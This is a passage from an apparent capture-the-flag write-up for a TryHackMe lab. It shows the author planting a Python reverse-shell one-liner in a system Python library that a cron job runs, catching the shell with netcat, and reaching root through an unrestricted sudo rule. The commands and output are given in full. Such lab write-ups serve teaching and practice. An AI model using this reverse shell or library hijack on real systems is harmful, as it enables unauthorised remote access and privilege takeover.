/home/death/.cache/pip/http/b/b/f/a/9/bbfa98cd240269f6b545d705717814cd94a6ed46b8f82ce04cf7744d
/home/death/.cache/pip/http/a/b/a/6/5/aba65b4bdf1eb348697164b205ab07a116c450c1b5d92e0508969c61
/home/death/.cache/motd.legal-displayed
/home/death/death_flag.txt
/home/death/.bashrc
death@ip-10-48-184-141: /home/morpheus$ vim
```

we add → `import`

```
socket, subprocess, os, s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(
("192.168.166.85", 9001)); os.dup2(s.fileno(), 0);
os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); import pty; pty.spawn("sh")
```

to `/usr/lib/python3.8/shutil.py` file

and then on our local terminal we do

cmd: `nc -lvp 9001` then we wait it will execute automatically as it is in cronjobs and will run and voila we got it

now we can cat `morpheus_flag.txt`

```
sam-sepiol@sam-sepiol-Inspiron-15-3511:~/ctfs/TryHackMe/Dreaming$ nc -lvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.48.184.141 47386
$ ls
ls
kingdom morpheus_flag.txt restore.py
$ whoami
whoami
morpheus
$ ls -la
ls -la
total 44
drwxr-xr-x 3 morpheus morpheus 4096 Aug 7 2023 .
drwxr-xr-x 6 root root 4096 May 18 2025 ..
-rw-r--r-- 1 morpheus morpheus 58 Aug 14 2023 .bash_history
-rw-r--r-- 1 morpheus morpheus 228 Feb 25 2020 .bash_logout
-rw-r--r-- 1 morpheus morpheus 3771 Feb 25 2020 .bashrc
-rw-r--r-- 1 morpheus morpheus 22 Jul 28 2023 kingdom
drwxr-xr-x 3 morpheus morpheus 4096 Jul 28 2023 .local
-rw-rw-r-- 1 morpheus morpheus 28 Jul 28 2023 morpheus_flag.txt
-rw-r--r-- 1 morpheus morpheus 807 Feb 25 2020 .profile
-rw-rw-r-- 1 morpheus morpheus 180 Aug 7 2023 restore.py
-rw-rw-r-- 1 morpheus morpheus 66 Jul 28 2023 .selected_editor
$ cat morpheus_flag.txt
cat morpheus_flag.txt
```

we write

cmd: `sudo -l` for priv esc and we got root

```
$ sudo -l
sudo -l
Matching Defaults entries for morpheus on ip-10-48-184-141:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User morpheus may run the following commands on ip-10-48-184-141:
(ALL) NOPASSWD: ALL
$ sudo su
sudo su
root@ip-10-48-184-141:/home/morpheus# ls
ls
kingdom morpheus_flag.txt restore.py
root@ip-10-48-184-141:/home/morpheus# whoami
whoami
root
root@ip-10-48-184-141:/home/morpheus#
```